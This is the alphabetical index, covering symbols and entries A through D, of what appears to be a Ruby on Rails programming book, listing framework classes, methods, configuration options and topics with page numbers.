 => (in hashes), 674
 => (in parameter lists), 675
 @name (instance variable), 672
 [a, b, c] (array literal), 674
 [] method, 603
 || (Ruby OR operator), 679
 != (conditional assignment), 679
 <%...%>, 43, 508
 suppress blank line with -%, 509
 <%=>, 42, 508
 << method, 362, 371, 603, 674
 { a => b } (hash literal), 674
 { code } (code block), 676
 301 and 307 redirect status, 466

A

about (script), 257
 abstract_class method, 377
 Accept header, 179, *see* HTTP, Accept header
 :accepted parameter, 225
 accepts attribute, 459
 Access, limiting, 165–168
 Accessor method, 315, 672
 ACID, *see* Transaction
 ACROS Security, 646
 Action, 13
 automatic rendering, 461
 caching, 492
 exposing by mistake, 642
 flash data, 482
 hiding using private, 101
 index, 88
 method, 457
 Rails routes to, 40f
 REST actions, 440
 template for, 461
 URLs and, 14, 39f, 422
 URLs and, 39
 verify conditions before running, 491
 :action parameter, 463
 Action caching, 492
 Action Controller, 19, 421–503
 action, 457
 action_name attribute, 458
 after_filter, 485
 allow_concurrency (config), 685
 append_view_path (config), 685
 around filter, 487
 asset_host (config), 518, 685
 autoloadng, 265

automatic render, 461
 before_filter, 166, 485
 cache_store (config), 496, 556, 686
 cache_sweeper, 498
 cache_template_loading (config), 687
 caches_action, 494
 caches_page, 493
 caching, 492–500
 consider_all_requests_local (config), 686
 cookies attribute, 458, 469
 cookies and, 469–470
 data and files, sending, 465
 debug_js (config), 687
 debug_routes (config), 686
 default_charset (config), 686
 default_url_options, 434
 environment, 458
 erase_render_results, 461
 erb_trim_mode (config), 687
 expire_action, 495
 expire_fragment, 555, 556
 expire_page, 495
 field_error_proc (config), 687
 filter, *see* Filter
 filter_parameter_logging, 648
 filters and verification, 484–492
 flash attribute, 506
 flash and, 482–484
 GET requests, 501–503
 headers attribute, 458, 466, 469, 506
 hide_action, 457
 in_place_edit_for, 594
 instance variables and template, 506
 layout, 546
 layouts, 545
 logger (config), 686
 logger attribute, 460, 506
 method_missing, 457, 463
 methods for, 457–469
 naming conventions, 265
 optimise_named_routes (config), 686
 page_cache_directory (config), 499, 686
 page_cache_extension (config), 499, 686
 paginate, 518
 param_parsers (config), 686
 params attribute, 102, 328, 458, 506, 521
 perform_caching (config), 494, 686
 prepend_view_path (config), 686
 private methods, 101
 process, 422
 read_fragment, 554
 redirect_to, 109, 461, 467, 468
 redirect_to_index, 122
 redirects, 466
 render, 119, 181, 461, 505, 547, 550, 557, 611
 render_to_string, 465

request attribute, 458, 506
request handling, 421–422
request_forgery_protection_token (config), 686
resource_action_separator (config), 687
resource_path_names (config), 687
respond_to, 179, 444, 453
response attribute, 460, 506
REST actions, 440
routing requests, 422–437
 map.connect, 425–429
 overview of, 423–425
 URL generation, 429–437
routing, resource-based, 437–454
routing, testing, 454–456
send_data, 255, 465
send_file, 465
session, 476
session attribute, 98, 460, 474, 506
session_store (config), 687
(making) sessions conditional, 479
sessions and, 473–482
submodules, 265
template_root (config), 461, 505
testing, 206, 219
url_for, 429, 433, 435
use_accept_header (config), 687
verify, 490
 see also Controller
Action Mailer, 607–622
 attachments, 617
 bcc and cc headers, 610
 body template, 611
 character set, 610
 configuration, 607
 content type, 610, 614
 create e-mail, 612
 date header, 611
 default_charset (config), 609, 687
 default_content_type (config), 688
 default_mime_version (config), 688
 deliver e-mail, 612
 delivery_method (config), 607, 688
 e-mail, configuration, 607–609
 e-mail, receiving, 618–620
 e-mail, sending, 609–614
 email.encoded, 613
 functional testing, 621
 generate mailer, 609
 headers, 610
 HTML format, 613, 615f
 implicit_parts_order (config), 688
 link to, 516
 logger (config), 688
 obscuring addresses, 517
 part, 618
 perform_deliveries (config), 608, 688
 Postfix, 619
 .procmailrc file, 619
 raise_delivery_errors (config), 609, 688
 read_fixture, 620
 receive, 618, 620
 recipients, 611
 register_template_extensions (config), 688
 reply_to header, 611
 send notification of errors, 663
 sendmail, 608
 sendmail, 619
 sendmail_settings (config), 688
 SMTP delivery, 608
smtp_settings (config), 608, 688
subject, 611
template_root (config), 689
testing, 607, 620–622
TMall class, 613, 618
unit testing, 620
Action Pack, *see* Action Controller; Action View
 Active Record and, 421
Action View, 18, 505–559
 autoloaded, 265
 base_path attribute, 506
 Builder templates, 507
 button_to, 112, 502, 515
 cache, 553, 555
 caching, 552–557
 controller attribute, 506
 ERB templates, 508
 error_message_on, 533
 files, uploading, 544f, 541–544
 forms, 520f, 520–521
 forms, collections and, 538
 forms, custom builders for, 534–538
 forms, model object wrapping, 521–534
 forms, nonmodel fields, 538–541
 helpers, *see* Helpers, 511–730
 helpers, formatting, 512–519
 html_escape, 645
 inline expressions, 508
 layout, *see* Layout
 layouts and, 545–552
 link_to, 502, 514
 link_to_if, 515
 link_to_unless, 515
 link_to_unless_current, 516
 naming convention, 265
 partials and collections, 550–551
 Scriptlet, 509
 templates, 505–511
 templates, adding, 557–559
 url_for, 433
 see also Action Controller; View
Action Web Service, *see* Web Service
action_name attribute, 458
Active Record, 14–18, 311–312
 <<, 362, 371
 abstract_class, 377
 accessor method, 315
 acts_as_list, 384
 acts_as_tree, 386
 add_to_base, 394
 after_create, 403
 after_destroy, 171, 403
 after_find, 403, 405, 408
 after_initialize, 403, 405
 after_save, 403
 after_update, 403
 after_validation, 403
 after_validation_on_create, 403
 after_validation_on_update, 403
 aggregations, 346f, 344–349
 allow_concurrency (config), 683
 attr_accessible, 641
 attr_protected, 640
 attribute_names, 333
 attribute_present, 333
 attributes, 313, 410–413
 type mapping, 314
 attributes, 333

average, 334
 before_create, 403
 before_destroy, 403
 before_save, 403
 before_update, 403
 before_validation, 403
 before_validation_on_create, 403
 before_validation_on_update, 403
 _before_type_cast, 315
 belongs_to, 138, 356–358, 385
 and boolean columns, 315
 calculate, 334
 callback, 342
 callbacks, 404f, 403–410
 objects, 406
 child objects, 362
 colorize_logging (config), 683
 columns, 411
 columns and attributes, 312–316
 columns_hash, 411
 composed_of, 345
 constructor, 324, 521
 count, 334
 count_by_sql, 336
 create, 324, 341, 640
 create!, 341, 371
 CRUD and, 323–342
 custom SQL, 350
 data, reloading, 339
 databases, connecting to, 318–323
 default_timezone (config), 405, 684
 delete, 342, 642
 delete_all, 342
 destroy, 342, 363, 417, 642
 destroy_all, 342
 dynamic finder, 157, 337
 errors attribute, 533
 errors.add, 394
 errors.clear, 394
 errors.on, 394, 533
 establish_connection, 318, 323
 find, 89, 325, 638, 641
 find specified rows, 326
 find_all_by_, 337
 find_by_, 337
 find_by_sql, 332–334, 350, 412
 find_last_by_, 337
 find_or_create_by_, 338
 find_or_initialize_by_, 338
 first, 386
 foreign keys, 353
 form parameters, 325
 has_and_belongs_to_many, 357, 366, 390
 has_many, 138, 357, 365, 370, 390
 has_one, 356, 360, 379
 higher_item, 386
 id, 316
 ignore_tables (config), 685
 instance, 410
 last, 386
 life cycle, 403
 lock_optimistically (config), 420, 684
 locking, optimistic, 418
 logger (config), 684
 lower_item, 386
 magic column names, 351
 maximum, 334
 minimum, 334
 move_higher, 386
 move_lower, 386
 move_to_bottom, 386
 move_to_top, 386
 naming conventions, 265
 new_record, 393
 object identity, 349
 observe, 410
 observer, 409–410
 observers (config), 410
 ORM layer, 17
 overview of, 311–312
 partial updates, 351–352
 per-class connection, 322
 placeholder, in SQL, 327
 pluralize_table_names (config), 684
 primary keys and ids, 316–318
 primary_key=, 317
 primary_key_prefix_type (config), 684
 push, 371
 raw SQL, 350
 read_attribute, 315, 413
 RecordNotFound error, 108
 record_timestamps (config), 406, 684
 reload, 339
 rows, updating, 339
 save, 323, 339, 341, 389, 417
 save!, 341, 389, 415
 schema_format (config), 684
 select_all, 350
 select_one, 350
 serialize, 343
 session storage in, 478
 set_primary_key, 317
 set_table_name, 312
 SQL table mapping, 314f
 store_full_stl_class (config), 685
 structured data, 343
 sum, 114, 334
 table naming conventions, 312
 table relationships, 353–392
 acts_as, 384–388
 associations, extending, 372–373
 belongs_to, 358–360
 callbacks, 368
 child rows, preloading, 390–391
 counters, 391–392
 declarations, 382f
 foreign keys, creating, 354–356
 has_one, 360–361
 has_and_belongs_to_many, 366–368
 has_many, 362–367
 join tables, models as, 369–372
 join tables, multiple, 375f, 373–381
 joins, self-referential, 383
 model relationships, 356–357
 overview of, 353–354
 saving, associations and, 388–390
 table_name_prefix (config), 684
 table_name_suffix (config), 684
 timestamped_migrations (config), 684
 to_xml, 181, 272
 transaction, 414
 transactions, 414–420
 update, 340
 update_all, 340
 update_attribute, 340
 update_attributes, 340

validation, 215f, *see* Validation, 393–370
value objects, 349
values interpreted as false, 316
verbose (config), 685
virtual attribute, 156, 413
write_attribute, 315
see also Model
Active Resource, 623–633
alternatives to, 623–626
authentication, 632
Depot application collections and, 629–631
Depot application products and, 626–629
parameters, 632
users and passwords, 633
Active Support, 271–286
ago, 277
array extensions, 273
at, 274
at_beginning_of_day, 278
at_beginning_of_month, 278
at_beginning_of_week, 278
at_beginning_of_year, 278
at_midnight, 278
blank, 272, 394
bytes, 277
change, 278
chars, 282
date and time, 277
days, 277
each_char, 274
each_with_object, 273
ends_with, 274
enumerable extensions, 272–274
even, 277
exabyte, 277
extensions for, 271–272
first, 274
fortnights, 277
from, 274
from_now, 277
gigabytes, 277
group_by, 272
hashes, 274
hours, 277
humanize, 275
in_groups_of, 273
index_by, 273
integers, 272
kilobytes, 277
last, 274
last_month, 278
last_year, 278
many, 273
megabytes, 277
midnight, 278
minutes, 277
monday, 278
months, 277
months_ago, 278
months_since, 278
next_week, 278
next_year, 278
number extensions, 277–278
odd, 277
options, as hash, 281
ordinalize, 277
petabyte, 277
pluralize, 275
seconds_since_midnight, 278
since, 277, 278
singularize, 275
starts_with, 274
string extensions, 274, 275
sum, 273
symbol extensions, 280
terabytes, 277
time and date extensions, 278–280
titleize, 275
to, 274
to_json, 271
to_proc, 280
to_s, 279
to_sentence, 273
to_time, 279
to_xml, 272
to_yaml, 271
tomorrow, 278
Unicode support, 281–286
until, 277
weeks, 277
with_options, 281
years, 277
years_ago, 278
years_since, 278
yesterday, 278
ActiveMerchant library
(credit-card processing), 137
 ActiveRecord::IrreversibleMigration exception, 295
Acts as..., 384
acts_as_list method, 384
:scope parameter, 385
acts_as_tree method, 386
:order parameter, 387
Adapter, *see* Database, adapter
add_column method, 291
add_index method, 298
add_to_base method, 394
After filter, 485
 modify response, 486
after_create method, 403
after_destroy method, 171, 403
after_filter method, 485
 :except parameter, 486
 :only parameter, 486
after_find method, 403, 405, 408
after_initialize (config), 681
after_initialize method, 403, 405
after_save method, 403
after_update method, 403
after_validation method, 403
after_validation_on_create method, 403
after_validation_on_update method, 403
Aggregation, 342–349
 attributes, 344
 constructor requirements, 344
 see also Active Record, composed_of
Agile Manifesto, 3–4
ago method, 277
Ajax, 117–134, 561
 auto_complete_field, 584
autocomplete, 582
callbacks, 570
cart, hiding when empty, 129–132
degrading, 578
drag-and-drop, 588
in-place editing, 593

innerHTML, 572
 JavaScript disabled and, 132–133
 JavaScript filters, 569
`link_to_remote`, 572
`observe_field`, 564
 overview of, 605
`periodically_call_remote`, 573
`readystate`, 571
`Script.aculo.us`, 581–597
 search example, 562
 shopping cart and, 122f, 118–123, 126
 spinner, 565
 toggle effects, 597
 troubleshooting, 125
 visual effects, 127f, 126–128, 596
 wait cursor, 565
`XmllHttpRequest`, 132
see also DOM manipulation; RJS
`alert` method, 604
`:all` parameter, 89, 328
`allow_concurrency` (config), 683, 685
`:allow_nil` parameter, 346
`:anchor` parameter, 434
 Anonymous scopes, 339
 Aoki, Minero, 613
 Apache, 262
see also Deployment
`app/` directory, 254
`append_view_path` (config), 685
 Application
 blank lines in, 43
 creating, 37f, 35–37
 documentation, 185, 186f
 dynamic content, 42
 Hello, World!, 37–48
 linking web pages, 48–51
 reloading, 45
 review of, 52
 run from command line, 258
 statistics, 185
see also Depot application
 Application server, *see* Deployment
`application.rb`, 166, 408
 `ApplicationController` class, 38
 Arachno Ruby, 29
 Architecture, 11–19, *see* MVC
 Active Record, 14–18
 Controller, 19
 MVC, 12f, 13f, 11–14
 View, 18–19
 Arkin, Assof, 230
 Around filter, 487
 Array (Ruby), 674
 <<, 674
 Array extension
 `in_groups_of`, 273
 `to_sentence`, 273
`:as` parameter, 380
`assert` method, 207, 209
`assert` method, 217
`assert_dom_equal` method, 224
`assert_dom_not_equal` method, 225
`assert_equal` method, 217
`assert_generates` method, 454
`assert_in_delta` method, 218
`assert_match` method, 218
`assert_nil` method, 218
`assert_no_tag` method, 228
`assert_not_equal` method, 217
 `assert_not_match` method, 218
 `assert_not_nil` method, 218
 `assert_not_raise` method, 218
 `assert_raise` method, 218
 `assert_recognizes` method, 454
 `assert_redirected_to` method, 221
 `assert_redirected_to` method, 226
 `assert_response` method, 220, 221
 `:accepted` parameter, 225
 `:bad_gateway` parameter, 225
 `:bad_request` parameter, 225
 `:conflict` parameter, 225
 `:continue` parameter, 225
 `:created` parameter, 225
 `:error` parameter, 225
 `:expectation_failed` parameter, 225
 `:failed_dependency` parameter, 225
 `:forbidden` parameter, 225
 `:found` parameter, 225
 `:gateway_timeout` parameter, 225
 `:gone` parameter, 225
 `:http_version_not_supported` parameter, 225
 `:im_used` parameter, 225
 `:insufficient_storage` parameter, 225
 `:internal_server_error` parameter, 225
 `:length_required` parameter, 225
 `:locked` parameter, 225
 `:method_not_allowed` parameter, 225
 `:missing` parameter, 225
 `:moved_permanently` parameter, 225
 `:multi_status` parameter, 225
 `:multiple_choices` parameter, 225
 `:no_content` parameter, 225
 `:non_authoritative_information` parameter, 225
 `:not_acceptable` parameter, 225
 `:not_extended` parameter, 226
 `:not_found` parameter, 226
 `:not_implemented` parameter, 226
 `:not_modified` parameter, 226
 `:ok` parameter, 226
 `:partial_content` parameter, 226
 `:payment_required` parameter, 226
 `:precondition_failed` parameter, 226
 `:processing` parameter, 226
 `:proxy_authentication_required` parameter, 226
 `:redirect` parameter, 226
 `:request_entity_too_large` parameter, 226
 `:request_timeout` parameter, 226
 `:request_uri_too_long` parameter, 226
 `:requested_range_not_satisfiable` parameter, 226
 `:reset_content` parameter, 226
 `:see_other` parameter, 226
 `:service_unavailable` parameter, 226
 `:success` parameter, 226
 `:switching_protocols` parameter, 226
 `:temporary_redirect` parameter, 226
 `:unauthorized` parameter, 226
 `:unprocessable_entity` parameter, 226
 `:unsupported_media_type` parameter, 226
 `:upgrade_required` parameter, 226
 `:use_proxy` parameter, 226
 `assert_response` method, 225
 `assert_routing` method, 456
 `assert_select` method, 229
 `assert_select_email` method, 235
 `assert_select_encoded` method, 235
 `assert_select_js` method, 235
 `assert_tag` method, 227

assert_template method, 227
assert_valid method, 218
Assertion, *see* Test
asset_host (config), 518, 685
Assets, *see* JavaScript, Stylesheet
assigns attribute, 228
Association
 acts as list, 384
 acts as tree, 386
 caching child rows, 390
 count child rows, 391
 extending, 372
 many-to-many, 355, 357, 366, 369
see also has_many :through
 one-to-many, 356
 one-to-one, 356
 polymorphic, 376
 saving and, 389
 self-referential, 383
 single-table inheritance, 373, 374
 tables, between, 353
 when things get saved, 389
Asynchronous JavaScript and XML, *see* Ajax
at method, 274
at_beginning_of_day method, 278
at_beginning_of_month method, 278
at_beginning_of_week method, 278
at_beginning_of_year method, 278
at_midnight method, 278
Atom (autodiscovery), 517
Atom feeds, 182
Attachment, e-mail, 617
attr_accessible method, 641
attr_protected method, 640
attribute_names method, 333
attribute_present method, 333
Attributes, 313
 accepts (Request), 459
 action_name (Action Controller), 458
 Active Record, 410–414
 assigns (Test), 228
 base_path (Action View), 506
 body (Request), 459
 boolean, 315
 content_length (Request), 460
 content_type (Request), 459
 controller (Action View), 506
 cookies (Action Controller), 458, 469
 cookies (Test), 228
 domain (Request), 459
 env (Request), 459
 errors (Active Record), 533
 flash (Action Controller), 506
 flash (Test), 221, 228
 format (Request), 459
 format_and_extension (Request), 459
 headers (Action Controller), 458, 466, 469, 506
 headers (Request), 459
 host (Request), 459
 host_with_port (Request), 459
 listing, 333
 logger (Action Controller), 460, 506
 method (Request), 458
 in model, 312
 new_session (Sessions), 477
 params (Action Controller), 102, 328, 458, 506, 521
 passed between controller and view, 520
 path (Request), 459

path_without_extension (Request), 459
 path_without_format_and_extension (Request), 459
 port (Request), 459
 port_string (Request), 459
 protocol (Request), 459
 query_string (Request), 459
 redirect_to_url (Test), 228
 relative_path (Request), 459
 remote_ip (Request), 459
 request (Action Controller), 458, 506
 request_method (Request), 458
 response (Action Controller), 460, 506
 rows, accessing, 314
 session (Action Controller), 98, 460, 474, 506
 session (Test), 228
 session_domain (Sessions), 476
 session_expires (Sessions), 477
 session_id (Sessions), 477
 session_key (Sessions), 477
 session_path (Sessions), 477
 session_secure (Sessions), 477
 ssl? (Request), 459
 url (Request), 459
 virtual, 156
see also Action Controller; Active Record, attributes
attributes method, 333
Authentication, 484
Authorize users, 166
Auto discovery (Atom, RSS), 517
auto_complete_field method, 584
auto_discovery_link_tag method, 517
Autocompletion, 582
Autoloading of files, 265
average method, 334

B

:back parameter, 468
 :bad_gateway parameter, 225
 :bad_request parameter, 225
 Barron, Scott, 7, 480
 base_path attribute, 506
 :bcc parameter, 516
 bcc header (e-mail), 610
 Before filter, 485
 before_create method, 403
 before_destroy method, 403
 before_filter method, 166, 485
:only parameter, 486
 before_save method, 403
 _before_type_cast, 315
 before_update method, 403
 before_validation method, 403
 before_validation_on_create method, 403
 before_validation_on_update method, 403
 begin statement, 677
 belongs_to method, 138, 356–358, 385
:conditions parameter, 358
:counter_cache parameter, 392
:foreign_key parameter, 358
Benchmark, *see* Performance
Benchmark.realtime method, 246
 benchmarker (script), 258
 Benchmarking, 247, 307
 Berners-Lee, Tim, 501
:binary column type, 292
 Bind variable (SQL), 638
 blank method, 272, 394
 Blank lines, 43

blind_down effect, 132
 Blind down effect, 129
 Blob column type, 314
 Block (Ruby), 676
 BlueCloth (formatting), 514
 :body parameter, 516
 body attribute, 459
 Boolean column type, 314, 315
 :boolean column type, 292
 Bottleneck, *see* Performance
 Breakpoints, 269
 breakpoint command, 269
 Brodwall, Johannes, 647
 Browsers, 117
 DOM in, 124
 Buck, Jamis, 7
 :buffer_size parameter, 465
 Bugs, 618
 Builder, *see* Template, rxml
 :builder parameter, 537
 Business logic, templates and, 508
 Business rules, 11
 Busy indication (Ajax), 565
 button_to method, 94, 112, 502, 515
 :id parameter, 102
 button_to_function method, 574
 bytes method, 277

C

cache method, 553, 555
 cache_classes (config), 681
 cache_store (config), 496, 556, 686
 cache_sweeper method, 498
 cache_template_loading (config), 687
 caches_action method, 494
 caches_page method, 493
 Caching, 492–499
 action, 492
 child row count, 388, 391
 child rows, 390
 expiring, 495, 555
 filename, 499
 fragment, 552–557
 naming fragments, 555
 only in production, 494, 553
 page, 492
 security issues, 650
 sent data, 544
 session objects, 101
 storage options, 496, 556
 store fragments
 in DRb server, 557
 in files, 557
 in memcached server, 557
 in memory, 556
 sweeper, 497
 time-based expiry, 498
 what to cache, 494
 calculate method, 334
 call method, 604
 Callbacks, 404f, 403–410
see also Active Record, callback
 Callbacks (Ajax), 570
 Capistrano, 657–661
see also Deployment
 Cart, 59, 97–115
 accessing in session, 101
 adding, 94–95, 96f

Ajax and, 122f, 118–123
 Ajax-based, 123–126
 checkout, 135–151
 credit card processing, 137
 flash, hiding, 148–150
 order capture form, 140f, 144f, 139–145
 order details, capturing, 145–147, 148, 149f
 orders, capturing, 135–150
 overview of, 150–151
 creating, 101–104
 empty feature, 112–114
 error handling, 108f, 107–112
 hiding, when empty, 129–132
 internationalization of, 187–203
 content, 201–202
 overview of, 202–203
 translation, 187–200
 overview of, 114–115
 quantity and, 107f, 104–107
 sessions and, 97–101
 visual effects, 127f, 126–128
 Cascading Style Sheets, *see* Stylesheet
 Catalog display, *see* Depot application
 :cc parameter, 516
 cc header (e-mail), 610
 CGI, 654
see also Deployment; Web server
 change method, 278
 change_column method, 294
 Char column type, 314
 Character set (e-mail), 610
 chars method, 282
 check_box method, 524
 Checkboxes, 524
 Child rows, preloading, 390
 Child table, *see* Association
 CISP compliance, 647, 651
 Clark, Mike, 205
 Class (Ruby), 667, 671
 autoloading, 265
 Class hierarchy, *see* Ruby, inheritance;
 Single-table inheritance
 :class_name parameter, 345, 361, 368
 Clob column type, 314
 Code (downloading book's), 4
 Code block (Ruby), 676
 extends association, 372
 Collaboration, 4
 Collection
 edit on form, 538
 iterating over, 118, 550
 :collection parameter, 119, 447, 550
 collection_select method, 526
 colorize_logging (config), 683
 :cols parameter, 524
 Column types in database, 292
 Columns
 magic names for, 351
 statistics for, 334
 columns method, 411
 Columns, migrations, 294
 columns_hash method, 411
 Command line, 27
 run application from, 258, 619
 Comments (Ruby), 669
 Commit, *see* Transaction
 composed_of method, 345
 :allow_nil parameter, 346
 :class_name parameter, 345

:constructor parameter, 346
 :converter parameter, 346
 :mapping parameter, 346
 Composite primary key, 318
 Composition, *see* Aggregation
 Compress response, 486
 :conditions parameter, 326, 329, 335, 358, 361, 368, 426
 conditions_by_like, 567
 conditions_by_like method, 567
 Configuration, 260–264
 config/ directory, 260
 database connection, 262
 database.yml, 63
 environments, 261
 parameters, 264, 681–689
 setting environment, 262
 testing, 65–66
 Configuration parameters
 after_initialize (Global options), 681
 allow_concurrency (Action Controller), 685
 allow_concurrency (Active Record), 683
 append_view_path (Action Controller), 685
 asset_host (Action Controller), 518, 685
 cache_classes (Global options), 681
 cache_store (Action Controller), 496, 556, 686
 cache_template_loading (Action Controller), 687
 colorize_logging (Active Record), 683
 consider_all_requests_local (Action Controller), 686
 controller_paths (Global options), 681
 database_configuration_file (Global options), 682
 debug_js (Action Controller), 687
 debug_routes (Action Controller), 686
 default_charset (Action Controller), 686
 default_charset (Action Mailer), 609, 687
 default_content_type (Action Mailer), 688
 default_mime_version (Action Mailer), 688
 default_timezone (Active Record), 405, 684
 delivery_method (Action Mailer), 607, 688
 erb_trim_mode (Action Controller), 687
 field_error_proc (Action Controller), 687
 frameworks (Global options), 682
 ignore_tables (Active Record), 685
 implicit_parts_order (Action Mailer), 688
 load_once_paths (Global options), 682
 load_paths (Global options), 682
 lock_optimistically (Active Record), 420, 684
 log_level (Global options), 682
 log_path (Global options), 682
 logger (Action Controller), 686
 logger (Action Mailer), 688
 logger (Active Record), 684
 logger (Global options), 682
 observers (Active Record), 410
 optimise_named_routes (Action Controller), 686
 page_cache_directory (Action Controller), 499, 686
 page_cache_extension (Action Controller), 499, 686
 param_parsers (Action Controller), 686
 perform_caching (Action Controller), 494, 686
 perform_deliveries (Action Mailer), 608, 688
 plugin_loader (Global options), 682
 plugin_locators (Global options), 683
 plugin_paths (Global options), 683
 plugins (Global options), 683
 pluralize_table_names (Active Record), 684
 pre_loaded_fixtures (Testing), 689
 prepend_view_path (Action Controller), 686
 primary_key_prefix_type (Active Record), 684
 raise_delivery_errors (Action Mailer), 609, 688
 record_timestamps (Active Record), 406, 684
 register_template_extensions (Action Mailer), 688
 request_forgery_protection_token (Action Controller), 686
 resource_action_separator (Action Controller), 687
 resource_path_names (Action Controller), 687
 routes_configuration_file (Global options), 683
 schema_format (Active Record), 684
 sendmail_settings (Action Mailer), 688
 session_store (Action Controller), 687
 smtp_settings (Action Mailer), 608, 688
 store_full_sti_class (Active Record), 685
 table_name_prefix (Active Record), 684
 table_name_suffix (Active Record), 684
 template_root (Action Controller), 461, 505
 template_root (Action Mailer), 689
 time_zone (Global options), 683
 timestamped_migrations (Active Record), 684
 use_accept_header (Action Controller), 687
 use_instantiated_fixtures (Testing), 689
 use_transactional_fixtures (Testing), 689
 verbose (Active Record), 685
 view_path (Global options), 683
 whiny_nils (Global options), 683
 :confirm parameter, 515
 Confirm on destroy, 85
 :conflict parameter, 225
 connect method, 425
 :conditions parameter, 426
 :defaults parameter, 426
 :format parameter, 453
 :requirements parameter, 426
 Connection error, diagnosing, 65
 consider_all_requests_local (config), 686
 console script, 268
 console (script), 257
 console script, 170
 production mode, 662
 Console, starting, 23f
 Constants, 669
 Constructor, 667
 :constructor parameter, 346
 Content type
 default charset if UTF-8, 284
 e-mail, 610, 614
 rendering, 464
 REST and, 453
see also HTTP, Accept header
 Content-Type, 543
 @content_for_layout, 92
 content_length attribute, 460
 content_tag method, 535
 :content_type parameter, 464
 content_type attribute, 459
 :continue parameter, 225
 Continuous integration, 27
 Control structures (Ruby), 675
 Controller
 actions, 13
 architecture of, 19
 duplicate orders, 146
 exposing actions by mistake, 642
 function of, 12, 19
 generating, 38, 90f, 87–90
 index action, 88
 instance variable, 46
 integration into model and view, 520
 internationalization and, 189
 linking pages together, 49

location for, 42f
 naming conventions, 265
 pagination, 518
 parameters, 164f
 Rails routes to, 40f
 routing and, 14
 subclass, 490
 submodules, 265, 436
 access from template, 506
 URLs and, 39, 39f, 422
 use of partial templates, 552
see also Action Controller; MVC
controller attribute, 506
controller_paths (config), 681
 Convention over configuration, 2, 13, 17, 48, 62, 264, 311
:converter parameter, 346
 Cookie Store, session storage, 478
 Cookies, 469–482
 detecting if enabled, 470
 expiry, 470
 naming, 100
 options, 470
 restricting access to, 470
 `_session_id`, 473
 for sessions, 98
 sessions and, 99
 vulnerability to attack, 643
see also Sessions
cookies attribute, 228, 458, 469
 Coué, Émile, xiii
count method, 334
count_by_sql method, 336
Counter
 caching, 391
 in partial collections, 551
:counter_cache parameter, 392
 Counting rows, 336
 Coupling, reducing with MVC, 12
create method, 324, 341, 640
 Create new application, 61
create! method, 341, 371
create_table method, 295
:created parameter, 225
created_at/created_on column, 351, 405
 Credit-card processing, 137
 cron command, 481
 Cross-site scripting (CSS), 643–645
 CRUD, 323–342
 CSS, *see Stylesheet; Test, assert_select*
 curl, 178, 180
 Currency
 storing, 73
 translating, 196
 using aggregate, 348
Current Page
 `current_page`, 516
current_page method, 516
 Custom form builder, 534
 Custom messages, 307
 CVS, 27
cycle method, 85, 514
 Cygwin, 66

D

DarwinPorts, *see Installing Rails, on Mac OS X; MacPorts Data*
 aggregations, 346f, 344–349
 editing, 601

encryption of, 647–648
 pagination, 519
 reloading, 339
 showing/hiding, 602
 structured, 343
Data migration, 300–303
Data transfer, 465
Database
 acts as..., 384
 adapter, 64
 adapters for, 262
 column type mapping, 314
 column types, 292
 columns and attributes, 312
 columns, adding, 71
 connecting to, 62, 65, 262, 318
 connection errors, 65
 connections and models, 322
 count child rows, 391
 `_count` column, 392
 count rows, 336
 create rows, 323
 create using mysqladmin, 62
 creating, 62
 currency, 73
 date and time formatting, 279
 DB2, 319
 driver for, 31
 encapsulate with model, 16
 Firebird, 319
 fixture, *see Test, fixture*
 fixture data, 212
 foreign key, 136, 353, 377n
 fourth normal form, 201
 Frontbase, 319
 group by, 335
 index, 298
 InnoDB, 296
 join table, 357
 legacy schema, 316
 `like` clause, 328
 map tables to classes, 312
 migration, 67, *see Migration*
 MySQL, 32, 319
 object-relational mapping and, 16
 Openbase, 320
 Oracle, 321
 passwords, 31, 153
 Postgres, 32, 321
 preload child rows, 391
 primary key column, 299, 316
 disabling, 299, 356
 relationships between models, 138
 remote, 64
 rename tables, 297
 rows in, 17
 rows, updating, 339
 Ruby objects in, 343
 schema_migrations table, 69
 self-referential join, 383
 sessions and, 98
 SQL Server, 321
 SQLite, 32, 321
 SQLite Manager, 67
 statistics on column values, 334
 supported, 318
 Sybase, 322
 table naming, 265, 267, 312
 table navigation, 176

test, *see* Test, unit
 transaction, *see* Transaction
 translation of content, 201
 user and password, 64
see also Active Record; Model, *see also* Migrations
`database.yml`, 63, 262, 323
 aliasing within, 262
`database_configuration_file` (config), 682
Date
 columns, 314, 405
 formatting, 512
 header (e-mail), 611
 scaling methods, 277
 selection widget, 528
 Date and time extensions, 278–280
`:date` column type, 292
Date extension
`to_s`, 279
`to_time`, 279
`date_select` method, 528
Datetime column type, 314
`:datetime` column type, 292
`datetime_select` method, 528
 Davidson, James Duncan, 651
`days` method, 277
DB2, 31, *see* Database
DB2 adapter, 319
`db:migrate`, 65, 69, 290
`db:schema:migrations`, 257
`db:sessions:clear`, 106
`db:sessions:create`, 99
`db:test:prepare`, 208
dbconsole (script), 257
DBI (database interface), 15
DDL, *see* Database; SQL
`debug` method, 269, 506, 513
`debug_rjs` (config), 687
`debug_routes` (config), 686
Debugging
 Ajax, 125
 breakpoints, 269
 using console, 257, 268
 debug, 269
 display request, 506
 hints, 268
Decimal column type, 292, 314
Declarations
`explained`, 671
`acts_as_list` (Active Record), 384
`acts_as_tree` (Active Record), 386
`after_create` (Active Record), 403
`after_destroy` (Active Record), 403
`after_find` (Active Record), 403, 405
`after_initialize` (Active Record), 403, 405
`after_save` (Active Record), 403
`after_update` (Active Record), 403
`after_validation` (Active Record), 403
`after_validation_on_create` (Active Record), 403
`after_validation_on_update` (Active Record), 403
`attr_protected` (Active Record), 640
`before_create` (Active Record), 403
`before_destroy` (Active Record), 403
`before_save` (Active Record), 403
`before_update` (Active Record), 403
`before_validation` (Active Record), 403
`before_validation_on_create` (Active Record), 403
`before_validation_on_update` (Active Record), 403
`belongs_to` (Active Record), 356–358
cache_sweeper (Action Controller), 498
caches_action (Action Controller), 494
caches_page (Action Controller), 493
composed_of (Active Record), 345
filter_parameter_logging (Action Controller), 648
has_and_belongs_to_many (Active Record), 357
has_many (Active Record), 357, 365
has_one (Active Record), 356, 360
in_place_edit_for (Action Controller), 594
layout (Action Controller), 546
map.connect (Routing), 423
primary_key= (Active Record), 317
serialize (Active Record), 343
set_primary_key (Active Record), 317
set_table_name (Active Record), 312
validates_acceptance_of (Validation), 396
validates_associated (Validation), 396
validates_confirmation_of (Validation), 397
validates_each (Validation), 397
validates_exclusion_of (Validation), 398
validates_format_of (Validation), 398
validates_inclusion_of (Validation), 398
validates_length_of (Validation), 154, 399
validates_numericality_of (Validation), 400
validates_presence_of (Validation), 400
validates_size_of (Validation), 401
validates_uniqueness_of (Validation), 401
verify (Action Controller), 490
